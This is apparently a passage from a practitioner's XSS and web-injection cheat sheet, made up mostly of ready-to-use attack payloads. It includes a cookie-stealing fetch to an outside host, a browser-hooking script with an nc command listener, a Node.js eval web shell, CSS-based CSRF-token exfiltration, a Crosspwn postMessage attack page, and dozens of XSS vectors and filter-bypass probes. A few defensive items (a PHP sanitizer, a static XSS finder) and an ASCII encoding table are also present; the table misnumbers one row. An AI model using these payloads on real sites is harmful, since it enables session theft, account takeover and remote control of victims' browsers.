<iframe src="//brutelogic.com.br/xss.php?a=<svg onload=alert(document.domain)>"
style=display:none></iframe>
```

Cookie Stealing
Use to get all cookies from victim user set by target site. It can’t get cookies protected by httpOnly security flag. Encode “+” as “%2B” in URLs.

```
fetch('//brutelogic.com.br/?c='+document.cookie)
```

Simple Virtual Defacement
Use to change how site will appear to victim providing HTML code. In the example below a “Not Found” message is displayed.

```
documentElement.innerHTML='<h1>Not Found</h1>'
```

Browser Remote Control
Use to hook browser and send javascript commands to it interactively. Use the javascript code below instead of alert(1) in your injection with an Unix-like terminal open with the following shell script (listener). Provide a HOST as a hostname, IP address or domain to receive commands from attacker machine.

=> Javascript (payload):
```
setInterval(function(){with(document)body.
appendChild(createElement('script')).src='//HOST:5855'},100)
```

=> Listener (terminal command):
```
$ while :; do printf "j$ "; read c; echo $c | nc -lp 5855 >/dev/null; done
```

Node.js Web Shell
Use to create a web shell in vulnerable Node.js applications. After running payload below use shell in the following way: http://target:5855/?cmd=my_node.js_command
Example to pop calc: cmd=require('child_process').exec('gnome-calculator').

```
require('http').createServer(function(req,res){res.end(1-
eval(require('url').parse(req.url,1).query.cmd))}).listen(5855)
```

HTMLi Token Leak

Use when XSS is not possible but some HTML injection might occur. It will exfiltrate any anti-CSRF token (or any other secret value) it might exist between the source-based reflection and next single quote in native code. Provide HOST with a script to grab the token parameter or check server logs. Apart from examples below, <img or <image tag with src=' or srcset=' also do the job.

```
<x style='content:url(//HOST/?token=
<x style='background:url(//HOST/?token=
<x style='background-image:url(//HOST/?token=
```

MISCELLANEOUS

XSS Online Test Page
Use to practice XSS vectors and payloads. Check source code for injection points.

```
https://brutelogic.com.br/xss.php
```

Multi-Case HTML Injection
Use as one-shot to have higher successful XSS rates. It works in all cases of the HTML context (see Basics section), including the JS one with tag injection. Notice the spaces as failover for simple sanitizing/escaping performed by app.

```
</Script/"'--><Body /Autofocus /OnFocus = confirm`1` <!-->
```

Multi-Case HTML Injection - Base64
Use as one-shot to have higher successful XSS rates in Base64 input fields. It works in all cases of the HTML context (see Basics section), including the JS one with tag injection.

```
PC9TY3JpcHQvIictLT48Qm9keSAvQXV0b2ZvY3VzIC9PbkZvY3VzID0gY29uZmlybWAxYC
A8IS0tPg==
```

JavaScript Libraries Scraper
Use to get all absolute and relative links to libraries found in source code of the DOMAIN/PAGE. It’s an one-line command and “$” is the terminal prompt.

```
$ wget -nd -rH -A js --spider DOMAIN/PAGE 2>&1 | awk '/^--.*\.js?/{print $3}'
```

PHP Sanitizing for XSS
Use to prevent XSS in every context as long as input does not reflect in non-delimited strings, in the middle of backticks or any other eval-like function (all those in JS context). It does not prevent against DOM-based XSS, only source-based XSS cases.

```
$input = preg_replace("/:|\\\/", "", htmlentities($input, ENT_QUOTES))
```

JavaScript Execution Delay
Use when a javascript library or any other required resource for injection is not fully loaded in the execution of payload. A JQuery-based external call is used as example.

```
onload=function(){$.getScript('//brutelogic.com.br/2.js')}
onload=x=>$.getScript('//brutelogic.com.br/2.js')
```

Valid Source for Image Tags
Use when a valid src attribute is required to trigger an onload event instead of onerror one.

```
<img src=data:image/gif;base64,R0lGODlhAQABAAD/ACwAAAAAAQABAAACADs=
onload=alert(1)>
```

Shortest XSS
Use when you have a limited slot for injection. Requires a native script (present in source code already) called with relative path placed after where injection lands. Attacker server must reply with attacking script to the exact request done by native script (same path) or within a default 404 page (easier). The shorter domain is, the better.

```
<base href=//knoxss.me>
```

Mobile-only Event Handlers
Use when targeting mobile applications.

```
<html ontouchstart=alert(1)>
<html ontouchend=alert(1)>
<html ontouchmove=alert(1)>
<body onorientationchange=alert(1)>
```

Body Tag
A collection of body vectors. Last one works only for Microsoft browsers.

```
<body onload=alert(1)>
<body onpageshow=alert(1)>
<body onfocus=alert(1)>
<body onhashchange=alert(1)><a href=%23x>click this!#x
<body style=overflow:auto;height:1000px onscroll=alert(1) id=x>#x
<body onscroll=alert(1)><br><br><br><br><br><br><br><br><br><br><br><br>
<br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br>
<br><x id=x>#x
<body onresize=alert(1)>press F12!
<body onhelp=alert(1)>press F1!
```

Less Known XSS Vectors
A collection of less known XSS vectors.

```
<marquee onstart=alert(1)>
<marquee loop=1 width=0 onfinish=alert(1)>
<audio src onloadstart=alert(1)>
<video onloadstart=alert(1)><source>
<input autofocus onblur=alert(1)>
<keygen autofocus onfocus=alert(1)>
<form onsubmit=alert(1)><input type=submit>
<select onchange=alert(1)><option>1<option>2
<menu id=x contextmenu=x onshow=alert(1)>right click me!
<object onerror=alert(1)>
```

Alternative PoC - Shake Your Body

Use to shake all the elements of the page as a good visualization of the vulnerability.

```
setInterval(x=>{b=document.body.style,b.marginTop=(b.marginTop=='4px')?'-4px':'4px';},5)
```

Alternative PoC - Brutality

Use to display an image of Mortal Kombat's Sub-Zero character along with a "brutality" game sound.

```
d=document,i=d.createElement('img');i.src='//brutelogic.com.br/brutality.jpg';
d.body.insertBefore(i,d.body.firstChild);new(Audio)('//brutelogic.com.br/brutality.mp3').play();
```

Alternative PoC - Alert Hidden Values

Use to prove that all hidden HTML values like tokens and nonces in target page can be stolen.

```
f=document.forms;for(i=0;i<f.length;i++){e=f[i].elements;for(n in e){if(e[n].type=='hidden')
{alert(e[n].name+': '+e[n].value)}}}
```

Improved Likelihood of Mouse Events

Use to create a larger area for mouse events to trigger. Add the following (as an attribute) inside any XSS vector that makes use of mouse events like onmouseover, onclick, etc.

```
style=position:fixed;top:0;left:0;font-size:999px
```

Alternative to Style Tag

Use when "style" keyword is blocked either for inline and tag name. Provide HOST and FILE for CSS or just the CSS alone in 2nd vector.

```
<link rel=stylesheet href=//HOST/FILE>
<link rel=stylesheet href=data:text/css,CSS>
```

Simple Google Scraper

Use to scrape Google results for a given QUERY, which must be provided in the terminal script below. It's a command line and "$" is the terminal prompt.

```
$ q="QUERY"; wget -U "Opera/4" "https://google.com/search?num=100&q=$q"  -qO- | sed
"s/+$q/ /g" | egrep -o ":.{12}:https?://\S*\??\S*" | sed "s/.*:h/h/"
```

Simple XSS Guesser

Use to find XSS flaws by means of non-obvious parameters. Just provide a TARGET, an XSS probe (like <x) and PARAMLIST, a file with 1 page parameter per line (like id, cod, q, query etc) in the terminal script below. It's a command line and "$" is the terminal prompt.

```
$ t="TARGET/"; x="XSS"; q=?; while read p; do q="$q&$p=$x"; done < PARAMLIST; wget -
qO- $t$q | grep $x && echo "$t !"
```

Cross-Origin Script (Crosspwn)
Save content below as .php file and use as following:

```
http://facebook.com.localhost/crosspwn.php?target=//brutelogic.com.br/tests/
status.html&msg=<script>alert(document.domain)
```

Where “facebook.com” is an allowed origin and “localhost” is attacking domain, “//brutelogic.com.br/tests/status.html” is target page and “<script>alert(document.domain)” is message sent.

Another usage is for firing onresize and onhashchange body event handlers without user interaction:

```
http://localhost/crosspwn.php?target=//brutelogic.com.br/xss.php?a=<body/
onresize=alert(document.domain)>
```

And to shorten and hide injected payload, the “name” extra field can be used.

```
http://localhost/crosspwn.php?target=//brutelogic.com.br/xss.php?a=<svg/
onload=eval(name)>&name=alert(document.domain)
```

=> Code:

```
<!DOCTYPE html>
<body onload="crossPwn()">
<h2>CrossPwn</h2>
<iframe src="<?=htmlentities($_GET['target'], ENT_QUOTES) ?>" name="<?=
$_GET['name'] ?>" height="0" style="visibility:hidden"></iframe>
<script>
  function crossPwn() {
    frames[0].postMessage('<?php echo $_GET["msg"] ?>','*'); // onmessage
    document.getElementsByTagName('iframe')[0].setAttribute('height', '1'); // onresize
    document.getElementsByTagName('iframe')[0].src = '<?=$_GET["target"] ?>' + '#brute'; //
onhashchange
  }
</script>
</body>
</html>
```

Simple XSS Finder Script for PHP (Static Analysis)
Use to find potential XSS flaws in PHP source code. For Unix-like systems: save content below, allow execution and run with ./filename. It works for single file and recursive (folder and sub-folders).

```
if [ -z $1 ]
then
  echo -e "Usage:\n$0 FILE\n$0 -r FOLDER"
  exit
else
  f=$1
fi

sources=(GET POST REQUEST "SERVER\['PHP" "SERVER\['PATH_" "SERVER\
['REQUEST_U")
sinks=(? echo die print printf print_r var_dump)

xssam(){
  for i in ${sources[@]}
  do
    a=$(grep -in "\$_${i}" $f | grep -o "\$.*=" | sed "s/[ ]\?=//g" | sort -u)
    for j in ${sinks[@]}
    do
      grep --color -in "${j}.*\$_${i}" $f
      for k in $a
      do
        grep --color -in "${j}.*$k" $f
      done
    done
  done
}

if [ $f != "-r" ]
then
  xssam
else
  for i in $(find $2 -type f -name "*.php")
  do
    echo "File: $i"
    f=$i
    xssam
  done
fi
```

Stripass Tool
Command-line tool to find stripped chars for bypass.

```
#!/bin/bash
# 1) save it as stripass
# 2) allow execution: chmod +x stripass
# 3) run it & check usage: ./stripass

echo "Stripass v0.1 - Stripped ASCII Chars Finder"
echo "© 2019 Brute Logic - All rights reserved."
echo

if [ -z $1 ]
then
  echo "USAGE"
  echo
  echo "GET Method"
  echo "$0 [domain/page?query&param_to_test] [seconds_between_requests]"
  echo
  echo "POST Method"
  echo "$0 [domain/page] [seconds_between_requests] [query&param_to_test]"
  echo
  echo "Examples:"
  echo "$0 localhost/page.php?a=x&b=y&c 3"
  echo "$0 localhost/page.php 3 a=x&b=y&c"
  exit
fi

if [ -z $2 ]
then
  t=1
else
  t=$2
fi

if [ -z $3 ]
then
   for i in {0..15}
   do
      for j in {0..15}
      do
         c=$(printf %c "%";printf %x $i;printf %x $j)
         printf '\r%s' "Testing $c..."
         sleep $t
      curl -s ${1}=abc${c}123 | grep abc123 > /dev/null && echo " Found!" && r+="$c "
    done
  done
else
  for i in {0..15}
  do
    for j in {0..15}
    do
      c=$(printf %c "%";printf %x $i;printf %x $j)
      printf '\r%s' "Testing $c..."
      sleep $t
      curl -s $1 -d ${3}=abc${c}123 | grep abc123 > /dev/null && echo " Found!" && r+="$c
"
    done
  done
fi

if [ -z "$r" ]
then
  echo -e "\rNo stripped chars found."
else
  echo -e "\r=> Found: $r"
fi
```

ASCII Encoding Table

Replace “&” and “#” in URLs with their encoded version (%26 and %23 respectively).

			HTML Entity		JS		
	Char	URL Encode	Name(s)	Number	Octal	Hexa	Unicode
0	NUL	%00		&#00;	\00	\x00	\u0000
1	SOH	%01		&#01;	\01	\x01	\u0001
2	STX	%02		&#02;	\02	\x02	\u0002
3	ETX	%03		&#03;	\03	\x03	\u0003
4	EOT	%04		&#04;	\04	\x04	\u0004
5	ENQ	%05		&#05;	\05	\x05	\u0005
6	ACK	%06		&#06;	\06	\x06	\u0006
7	BEL	%07		&#07;	\07	\x07	\u0007
8	BS	%08		&#08;	\10	\x08	\u0008
9	TAB	%09	&Tab;	&#09;	\11	\x09	\u0009
10	LF	%0A	&NewLine;	&#10;	\12	\x0A	\u000A
11	VT	%0B		&#11;	\13	\x0B	\u000B
12	FF	%0C		&#12;	\14	\x0C	\u000C
13	CR	%0D		&#13;	\15	\x0D	\u000D
14	SO	%0E		&#14;	\16	\x0E	\u000E
15	SI	%0F		&#15;	\17	\x0F	\u000F
16	DLE	%10		&#16;	\20	\x10	\u0010
17	DC1	%11		&#17;	\21	\x11	\u0011
18	DC2	%12		&#18;	\22	\x12	\u0012
19	DC3	%13		&#19;	\23	\x13	\u0013
20	DC4	%14		&#20;	\24	\x14	\u0014
21	NAK	%15		&#21;	\25	\x15	\u0015
22	SYN	%16		&#22;	\26	\x16	\u0016
23	ETB	%17		&#23;	\27	\x17	\u0017
24	CAN	%18		&#24;	\30	\x18	\u0018
25	EM	%19		&#25;	\31	\x19	\u0019
26	SUB	%1A		&#26;	\32	\x1A	\u001A
27	ESC	%1B		&#27;	\33	\x1B	\u001B
28	FS	%1C		&#28;	\34	\x1C	\u001C
29	GS	%1D		&#29;	\35	\x1D	\u001D
30	RS	%1E		&#30;	\36	\x1E	\u001E
31	US	%1F		&#31;	\37	\x1F	\u001F
32	Space	%20		&#32;	\40	\x20	\u0020
33	!	%21	&excl;	&#33;	\41	\x21	\u0021
34	"	%22	&quot; &QUOT;	&#34;	\42	\x22	\u0022
35	#	%23	&num;	&#35;	\43	\x23	\u0023
36	$	%24	&dollar;	&#36;	\44	\x24	\u0024
37	%	%25	&percnt;	&#37;	\45	\x25	\u0025
38	&	%26	&amp; &AMP;	&#38;	\46	\x26	\u0026
39	'	%27	&apos;	&#39;	\47	\x27	\u0027
40	(	%28	&lpar;	&#40;	\50	\x28	\u0028
41	)	%29	&rpar;	&#41;	\51	\x29	\u0029
42	*	%2A	&ast; &midast;	&#42;	\52	\x2A	\u002A
43	+	%2B	&plus;	&#43;	\53	\x2B	\u002B
44	,	%2C	&comma;	&#44;	\54	\x2C	\u002C
45	-	%2D	&minus;	&#45;	\55	\x2D	\u002D
46	.	%2E	&period;	&#46;	\56	\x2E	\u002E
47	/	%2F	&sol;	&#47;	\57	\x2F	\u002F
48	0	%30		&#48;	\60	\x30	\u0030
49	1	%31		&#49;	\61	\x31	\u0031
50	2	%32		&#50;	\62	\x32	\u0032
51	3	%33		&#51;	\63	\x33	\u0033
52	4	%34		&#52;	\64	\x34	\u0034
53	5	%35		&#53;	\65	\x35	\u0035
54	6	%36		&#54;	\66	\x36	\u0036
55	7	%37		&#55;	\67	\x37	\u0037
56	8	%38		&#56;	\70	\x38	\u0038
57	9	%39		&#57;	\71	\x39	\u0039
58	:	%3A	&colon;	&#58;	\72	\x3A	\u003A
59	;	%3B	&semi;	&#59;	\73	\x3B	\u003B
60	<	%3C	&lt; &LT;	&#60;	\74	\x3C	\u003C
61	=	%3D	&equals;	&#61;	\75	\x3D	\u003D
62	>	%3E	&gt; &GT;	&#62;	\76	\x3E	\u003E
63	?	%3F	&quest;	&#63;	\77	\x3F	\u003F
64	@	%40	&commat;	&#64;	\100	\x40	\u0040
65	A	%41		&#65;	\101	\x41	\u0041
66	B	%42		&#66;	\102	\x42	\u0042
67	C	%43		&#67;	\103	\x43	\u0043
68	D	%44		&#68;	\104	\x44	\u0044
79	E	%45		&#79;	\105	\x45	\u0045
70	F	%46		&#70;	\106	\x46	\u0046
71	G	%47		&#71;	\107	\x47	\u0047
72	H	%48		&#72;	\110	\x48	\u0048
73	I	%49		&#73;	\111	\x49	\u0049
74	J	%4A		&#74;	\112	\x4A	\u004A
75	K	%4B		&#75;	\113	\x4B	\u004B
76	L	%4C		&#76;	\114	\x4C	\u004C
77	M	%4D		&#77;	\115	\x4D	\u004D
78	N	%4E		&#78;	\116	\x4E	\u004E
79	O	%4F		&#79;	\117	\x4F	\u004F
80	P	%50		&#80;	\120	\x50	\u0050
81	Q	%51		&#81;	\121	\x51	\u0051
82	R	%52		&#82;	\122	\x52	\u0052
83	S	%53		&#83;	\123	\x53	\u0053
84	T	%54		&#84;	\124	\x54	\u0054
85	U	%55		&#85;	\125	\x55	\u0055
86	V	%56		&#86;	\126	\x56	\u0056
87	W	%57		&#87;	\127	\x57	\u0057
88	X	%58		&#88;	\130	\x58	\u0058
89	Y	%59		&#89;	\131	\x59	\u0059
90	Z	%5A		&#90;	\132	\x5A	\u005A
91	[	%5B	&lqsb; &lbrack;	&#91;	\133	\x5B	\u005B
92	\	%5C	&bsol;	&#92;	\134	\x5C	\u005C
93	]	%5D	&rqsb; &rbrack;	&#93;	\135	\x5D	\u005D
94	^	%5E	&Hat;	&#94;	\136	\x5E	\u005E
95	_	%5F	&lowbar;	&#95;	\137	\x5F	\u005F
96	`	%60	&grave; &DiacriticalGrave;	&#96;	\140	\x60	\u0060
97	a	%61		&#97;	\141	\x61	\u0061
98	b	%62		&#98;	\142	\x62	\u0062
99	c	%63		&#99;	\143	\x63	\u0063
100	d	%64		&#100;	\144	\x64	\u0064
101	e	%65		&#101;	\145	\x65	\u0065
102	f	%66		&#102;	\146	\x66	\u0066
103	g	%67		&#103;	\147	\x67	\u0067
104	h	%68		&#104;	\150	\x68	\u0068
105	i	%69		&#105;	\151	\x69	\u0069
106	j	%6A		&#106;	\152	\x6A	\u006A
107	k	%6B		&#107;	\153	\x6B	\u006B
108	l	%6C		&#108;	\154	\x6C	\u006C
109	m	%6D		&#109;	\155	\x6D	\u006D
110	n	%6E		&#110;	\156	\x6E	\u006E
111	o	%6F		&#111;	\157	\x6F	\u006F
112	p	%70		&#112;	\160	\x70	\u0070
113	q	%71		&#113;	\161	\x71	\u0071
114	r	%72		&#114;	\162	\x72	\u0072
115	s	%73		&#115;	\163	\x73	\u0073
116	t	%74		&#116;	\164	\x74	\u0074
117	u	%75		&#117;	\165	\x75	\u0075
118	v	%76		&#118;	\166	\x76	\u0076
119	w	%77		&#119;	\167	\x77	\u0077
120	x	%78		&#120;	\170	\x78	\u0078
121	y	%79		&#121;	\171	\x79	\u0079
122	z	%7A		&#122;	\172	\x7A	\u007A
123	{	%7B	&lcub; &lbrace;	&#123;	\173	\x7B	\u007B
124	|	%7C	&verbar; &vert; &VerticalLine	&#124;	\174	\x7C	\u007C
125	}	%7D	&rcub; &rbrace;	&#125;	\175	\x7D	\u007D
126	~	%7E		&#126;	\176	\x7E	\u007E
127	DEL	%7F		&#127;	\177	\x7F	\u007F

I looked forward in time,
I saw 14,000,605 futures.
In how many of those was XSS extinct?
None of them.

KNOXSS